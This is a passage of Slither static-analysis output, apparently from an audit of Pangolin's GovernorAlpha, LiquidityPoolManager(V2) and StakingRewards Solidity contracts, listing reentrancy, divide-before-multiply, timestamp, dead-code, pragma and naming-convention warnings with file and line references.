Function GovernorAlpha.__executeSetTimelockPendingAdmin(address,uint256) (contracts/GovernorAlpha.sol#304-307) is not in mixedCase
Function TimelockInterface.GRACE_PERIOD() (contracts/GovernorAlpha.sol#329) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
propose(address[],uint256[],string[],bytes[],string) should be declared external:
        - GovernorAlpha.propose(address[],uint256[],string[],bytes[],string) (contracts/GovernorAlpha.sol#139-178)
queue(uint256) should be declared external:
        - GovernorAlpha.queue(uint256) (contracts/GovernorAlpha.sol#180-189)
execute(uint256) should be declared external:
        - GovernorAlpha.execute(uint256) (contracts/GovernorAlpha.sol#196-204)
cancel(uint256) should be declared external:
        - GovernorAlpha.cancel(uint256) (contracts/GovernorAlpha.sol#206-219)
getActions(uint256) should be declared external:
        - GovernorAlpha.getActions(uint256) (contracts/GovernorAlpha.sol#221-224)
getReceipt(uint256,address) should be declared external:
        - GovernorAlpha.getReceipt(uint256,address) (contracts/GovernorAlpha.sol#226-228)
castVote(uint256,bool) should be declared external:
        - GovernorAlpha.castVote(uint256,bool) (contracts/GovernorAlpha.sol#252-254)
castVoteBySig(uint256,bool,uint8,bytes32,bytes32) should be declared external:
        - GovernorAlpha.castVoteBySig(uint256,bool,uint8,bytes32,bytes32) (contracts/GovernorAlpha.sol#256-263)
__acceptAdmin() should be declared external:
        - GovernorAlpha.__acceptAdmin() (contracts/GovernorAlpha.sol#289-292)
__abdicate() should be declared external:
        - GovernorAlpha.__abdicate() (contracts/GovernorAlpha.sol#294-297)
__queueSetTimelockPendingAdmin(address,uint256) should be declared external:
        - GovernorAlpha.__queueSetTimelockPendingAdmin(address,uint256) (contracts/GovernorAlpha.sol#299-302)
__executeSetTimelockPendingAdmin(address,uint256) should be declared external:
        - GovernorAlpha.__executeSetTimelockPendingAdmin(address,uint256) (contracts/GovernorAlpha.sol#304-307)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

LiquidityPoolManager.sol

```
INFO:Detectors:
Reentrancy in StakingRewards.exit() (contracts/StakingRewards.sol#114-117):
        External calls:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        External calls sending eth:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        State variables written after the call(s):
        - getReward() (contracts/StakingRewards.sol#116)
                - _status = _ENTERED (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#54)
                - _status = _NOT_ENTERED (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#60)
        - getReward() (contracts/StakingRewards.sol#116)
                - lastUpdateTime = lastTimeRewardApplicable() (contracts/StakingRewards.sol#164)
        - getReward() (contracts/StakingRewards.sol#116)
                - rewardPerTokenStored = rewardPerToken() (contracts/StakingRewards.sol#163)
        - getReward() (contracts/StakingRewards.sol#116)
                - rewards[msg.sender] = 0 (contracts/StakingRewards.sol#108)
                - rewards[account] = earned(account) (contracts/StakingRewards.sol#166)
        - getReward() (contracts/StakingRewards.sol#116)
                - userRewardPerTokenPaid[account] = rewardPerTokenStored (contracts/StakingRewards.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities
INFO:Detectors:
StakingRewards.notifyRewardAmount(uint256) (contracts/StakingRewards.sol#122-141) performs a multiplication on the result of a division:
        -rewardRate = reward.div(rewardsDuration) (contracts/StakingRewards.sol#124)
        -leftover = remaining.mul(rewardRate) (contracts/StakingRewards.sol#127)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
Reentrancy in LiquidityPoolManager.vestAllocation() (contracts/LiquidityPoolManager.sol#350-359):
        External calls:
        - unallocatedPng = ITreasuryVester(treasuryVester).claim() (contracts/LiquidityPoolManager.sol#352)
        State variables written after the call(s):
        - unallocatedPng = actualBalance (contracts/LiquidityPoolManager.sol#358)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
LiquidityPoolManager.distributeTokens() (contracts/LiquidityPoolManager.sol#287-305) has external calls inside a loop: require(bool,string)(IPNG(png).transfer(stakeContract,rewardTokens),LiquidityPoolManager::distributeTokens: Transfer f
ailed) (contracts/LiquidityPoolManager.sol#300)
LiquidityPoolManager.distributeTokens() (contracts/LiquidityPoolManager.sol#287-305) has external calls inside a loop: StakingRewards(stakeContract).notifyRewardAmount(rewardTokens) (contracts/LiquidityPoolManager.sol#301)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop
INFO:Detectors:
Reentrancy in StakingRewards.exit() (contracts/StakingRewards.sol#114-117):
        External calls:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        External calls sending eth:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        Event emitted after the call(s):
        - RewardPaid(msg.sender,reward) (contracts/StakingRewards.sol#110)
                - getReward() (contracts/StakingRewards.sol#116)
Reentrancy in StakingRewards.getReward() (contracts/StakingRewards.sol#105-112):
        External calls:
        - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
        Event emitted after the call(s):
        - RewardPaid(msg.sender,reward) (contracts/StakingRewards.sol#110)
Reentrancy in StakingRewards.recoverERC20(address,uint256) (contracts/StakingRewards.sol#144-148):
        External calls:
        - IERC20(tokenAddress).safeTransfer(owner(),tokenAmount) (contracts/StakingRewards.sol#146)
        Event emitted after the call(s):
        - Recovered(tokenAddress,tokenAmount) (contracts/StakingRewards.sol#147)
Reentrancy in StakingRewards.stake(uint256) (contracts/StakingRewards.sol#89-95):
        External calls:
        - stakingToken.safeTransferFrom(msg.sender,address(this),amount) (contracts/StakingRewards.sol#93)
        Event emitted after the call(s):
        - Staked(msg.sender,amount) (contracts/StakingRewards.sol#94)
Reentrancy in StakingRewards.stakeWithPermit(uint256,uint256,uint8,bytes32,bytes32) (contracts/StakingRewards.sol#77-87):
        External calls:
        - IPangolinERC20(address(stakingToken)).permit(msg.sender,address(this),amount,deadline,v,r,s) (contracts/StakingRewards.sol#83)
        - stakingToken.safeTransferFrom(msg.sender,address(this),amount) (contracts/StakingRewards.sol#85)
        Event emitted after the call(s):
        - Staked(msg.sender,amount) (contracts/StakingRewards.sol#86)
Reentrancy in StakingRewards.withdraw(uint256) (contracts/StakingRewards.sol#97-103):
        External calls:
        - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
        Event emitted after the call(s):
        - Withdrawn(msg.sender,amount) (contracts/StakingRewards.sol#102)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
StakingRewards.getReward() (contracts/StakingRewards.sol#105-112) uses timestamp for comparisons
        Dangerous comparisons:
        - reward > 0 (contracts/StakingRewards.sol#107)
StakingRewards.notifyRewardAmount(uint256) (contracts/StakingRewards.sol#122-141) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp >= periodFinish (contracts/StakingRewards.sol#123)
        - require(bool,string)(rewardRate <= balance.div(rewardsDuration),Provided reward too high) (contracts/StakingRewards.sol#136)
StakingRewards.setRewardsDuration(uint256) (contracts/StakingRewards.sol#150-158) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > periodFinish,Previous rewards period must be complete before changing the duration for the new period) (contracts/StakingRewards.sol#151-154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-35) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#33)
Address._verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#171-188) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#180-183)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
LiquidityPoolManager.addWhitelistedPool(address) (contracts/LiquidityPoolManager.sol#114-141) compares to a boolean constant:
        -require(bool,string)(isWhitelisted(pair) == false,LiquidityPoolManager::addWhitelistedPool: Pool already whitelisted) (contracts/LiquidityPoolManager.sol#118)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['^0.5.0', '>=0.6.0<0.8.0', '>=0.6.2<0.8.0', '^0.7.6']
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/Math.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3)
        - >=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3)
        - >=0.5.0 (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#1)
        - ^0.7.6 (contracts/LiquidityPoolManager.sol#1)
        - ^0.7.6 (contracts/StakingRewards.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
```

```
INFO:Detectors:
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#79-81) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#104-106) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#153-155) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#129-131) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-23) is never used and should be removed
EnumerableSet.add(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#147-149) is never used and should be removed
EnumerableSet.add(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#256-258) is never used and should be removed
EnumerableSet.at(EnumerableSet.Bytes32Set,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#185-187) is never used and should be removed
EnumerableSet.at(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#294-296) is never used and should be removed
EnumerableSet.contains(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#164-166) is never used and should be removed
EnumerableSet.contains(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#273-275) is never used and should be removed
EnumerableSet.length(EnumerableSet.Bytes32Set) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#171-173) is never used and should be removed
EnumerableSet.length(EnumerableSet.UintSet) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#280-282) is never used and should be removed
EnumerableSet.remove(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#157-159) is never used and should be removed
EnumerableSet.remove(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#266-268) is never used and should be removed
Math.average(uint256,uint256) (node_modules/@openzeppelin/contracts/math/Math.sol#27-30) is never used and should be removed
Math.max(uint256,uint256) (node_modules/@openzeppelin/contracts/math/Math.sol#12-14) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#37-46) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#53-56) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#43-51) is never used and should be removed
SafeMath.div(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#190-193) is never used and should be removed
SafeMath.mod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#152-155) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#210-213) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#170-173) is never used and should be removed
SafeMath.tryAdd(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#24-28) is never used and should be removed
SafeMath.tryDiv(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#60-63) is never used and should be removed
SafeMath.tryMod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#70-73) is never used and should be removed
SafeMath.tryMul(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#45-53) is never used and should be removed
SafeMath.trySub(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#35-38) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/Math.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3) is too complex
Pragma version>=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3) is too complex
Pragma version>=0.5.0 (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#1) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-121):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#143)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Function IPangolinERC20.DOMAIN_SEPARATOR() (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#18) is not in mixedCase
Function IPangolinERC20.PERMIT_TYPEHASH() (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#19) is not in mixedCase
Parameter StakingRewards.setRewardsDuration(uint256)._rewardsDuration (contracts/StakingRewards.sol#150) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Redundant expression "this (node_modules/@openzeppelin/contracts/utils/Context.sol#21)" inContext (node_modules/@openzeppelin/contracts/utils/Context.sol#15-24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements
INFO:Detectors:
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-57)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#63-67)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

LiquidityPoolManagerV2.sol

```
INFO:Detectors:
Reentrancy in StakingRewards.exit() (contracts/StakingRewards.sol#114-117):
        External calls:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        External calls sending eth:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        State variables written after the call(s):
        - getReward() (contracts/StakingRewards.sol#116)
                - _status = _ENTERED (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#54)
                - _status = _NOT_ENTERED (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#60)
        - getReward() (contracts/StakingRewards.sol#116)
                - lastUpdateTime = lastTimeRewardApplicable() (contracts/StakingRewards.sol#164)
        - getReward() (contracts/StakingRewards.sol#116)
                - rewardPerTokenStored = rewardPerToken() (contracts/StakingRewards.sol#163)
        - getReward() (contracts/StakingRewards.sol#116)
                - rewards[msg.sender] = 0 (contracts/StakingRewards.sol#108)
                - rewards[account] = earned(account) (contracts/StakingRewards.sol#166)
        - getReward() (contracts/StakingRewards.sol#116)
                - userRewardPerTokenPaid[account] = rewardPerTokenStored (contracts/StakingRewards.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities
INFO:Detectors:
LiquidityPoolManagerV2.calculateReturns() (contracts/LiquidityPoolManagerV2.sol#304-367) performs a multiplication on the result of a division:
        -avaxAllocatedPng = unallocatedPng.mul(avaxSplit).div(100) (contracts/LiquidityPoolManagerV2.sol#340)
        -pairTokens = distribution[i_scope_4].mul(avaxAllocatedPng).div(avaxLiquidity) (contracts/LiquidityPoolManagerV2.sol#344)
StakingRewards.notifyRewardAmount(uint256) (contracts/StakingRewards.sol#122-141) performs a multiplication on the result of a division:
        -rewardRate = reward.div(rewardsDuration) (contracts/StakingRewards.sol#124)
        -leftover = remaining.mul(rewardRate) (contracts/StakingRewards.sol#127)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
Reentrancy in LiquidityPoolManagerV2.vestAllocation() (contracts/LiquidityPoolManagerV2.sol#436-445):
        External calls:
        - unallocatedPng = ITreasuryVester(treasuryVester).claim() (contracts/LiquidityPoolManagerV2.sol#438)
        State variables written after the call(s):
        - unallocatedPng = actualBalance (contracts/LiquidityPoolManagerV2.sol#444)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
LiquidityPoolManagerV2.distributeTokens() (contracts/LiquidityPoolManagerV2.sol#373-391) has external calls inside a loop: require(bool,string)(IPNG(png).transfer(stakeContract,rewardTokens),LiquidityPoolManager::distributeTokens: Transf
er failed) (contracts/LiquidityPoolManagerV2.sol#386)
LiquidityPoolManagerV2.distributeTokens() (contracts/LiquidityPoolManagerV2.sol#373-391) has external calls inside a loop: StakingRewards(stakeContract).notifyRewardAmount(rewardTokens) (contracts/LiquidityPoolManagerV2.sol#387)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop
```

AUTOMATED TESTING

```
INFO:Detectors:
Reentrancy in StakingRewards.exit() (contracts/StakingRewards.sol#114-117):
        External calls:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#69)
                - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        External calls sending eth:
        - withdraw(_balances[msg.sender]) (contracts/StakingRewards.sol#115)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        - getReward() (contracts/StakingRewards.sol#116)
                - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
        Event emitted after the call(s):
        - RewardPaid(msg.sender,reward) (contracts/StakingRewards.sol#110)
                - getReward() (contracts/StakingRewards.sol#116)
Reentrancy in StakingRewards.getReward() (contracts/StakingRewards.sol#105-112):
        External calls:
        - rewardsToken.safeTransfer(msg.sender,reward) (contracts/StakingRewards.sol#109)
        Event emitted after the call(s):
        - RewardPaid(msg.sender,reward) (contracts/StakingRewards.sol#110)
Reentrancy in StakingRewards.recoverERC20(address,uint256) (contracts/StakingRewards.sol#144-148):
        External calls:
        - IERC20(tokenAddress).safeTransfer(owner(),tokenAmount) (contracts/StakingRewards.sol#146)
        Event emitted after the call(s):
        - Recovered(tokenAddress,tokenAmount) (contracts/StakingRewards.sol#147)
Reentrancy in StakingRewards.stake(uint256) (contracts/StakingRewards.sol#89-95):
        External calls:
        - stakingToken.safeTransferFrom(msg.sender,address(this),amount) (contracts/StakingRewards.sol#93)
        Event emitted after the call(s):
        - Staked(msg.sender,amount) (contracts/StakingRewards.sol#94)
Reentrancy in StakingRewards.stakeWithPermit(uint256,uint256,uint8,bytes32,bytes32) (contracts/StakingRewards.sol#77-87):
        External calls:
        - IPangolinERC20(address(stakingToken)).permit(msg.sender,address(this),amount,deadline,v,r,s) (contracts/StakingRewards.sol#83)
        - stakingToken.safeTransferFrom(msg.sender,address(this),amount) (contracts/StakingRewards.sol#85)
        Event emitted after the call(s):
        - Staked(msg.sender,amount) (contracts/StakingRewards.sol#86)
Reentrancy in StakingRewards.withdraw(uint256) (contracts/StakingRewards.sol#97-103):
        External calls:
        - stakingToken.safeTransfer(msg.sender,amount) (contracts/StakingRewards.sol#101)
        Event emitted after the call(s):
        - Withdrawn(msg.sender,amount) (contracts/StakingRewards.sol#102)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
StakingRewards.getReward() (contracts/StakingRewards.sol#105-112) uses timestamp for comparisons
        Dangerous comparisons:
        - reward > 0 (contracts/StakingRewards.sol#107)
StakingRewards.notifyRewardAmount(uint256) (contracts/StakingRewards.sol#122-141) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp >= periodFinish (contracts/StakingRewards.sol#123)
        - require(bool,string)(rewardRate <= balance.div(rewardsDuration),Provided reward too high) (contracts/StakingRewards.sol#136)
StakingRewards.setRewardsDuration(uint256) (contracts/StakingRewards.sol#150-158) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > periodFinish,Previous rewards period must be complete before changing the duration for the new period) (contracts/StakingRewards.sol#151-154)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-35) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#33)
Address._verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#171-188) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#180-183)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
LiquidityPoolManagerV2.addWhitelistedPool(address,uint256) (contracts/LiquidityPoolManagerV2.sol#125-155) compares to a boolean constant:
        -require(bool,string)(isWhitelisted(pair) == false,LiquidityPoolManager::addWhitelistedPool: Pool already whitelisted) (contracts/LiquidityPoolManagerV2.sol#129)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['>=0.5.0', '>=0.6.0<0.8.0', '>=0.6.2<0.8.0', '^0.7.6']
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/Math.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3)
        - >=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3)
        - >=0.5.0 (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#1)
        - ^0.7.6 (contracts/LiquidityPoolManagerV2.sol#1)
        - ^0.7.6 (contracts/StakingRewards.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#79-81) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#104-106) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#153-155) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#129-131) is never used and should be removed
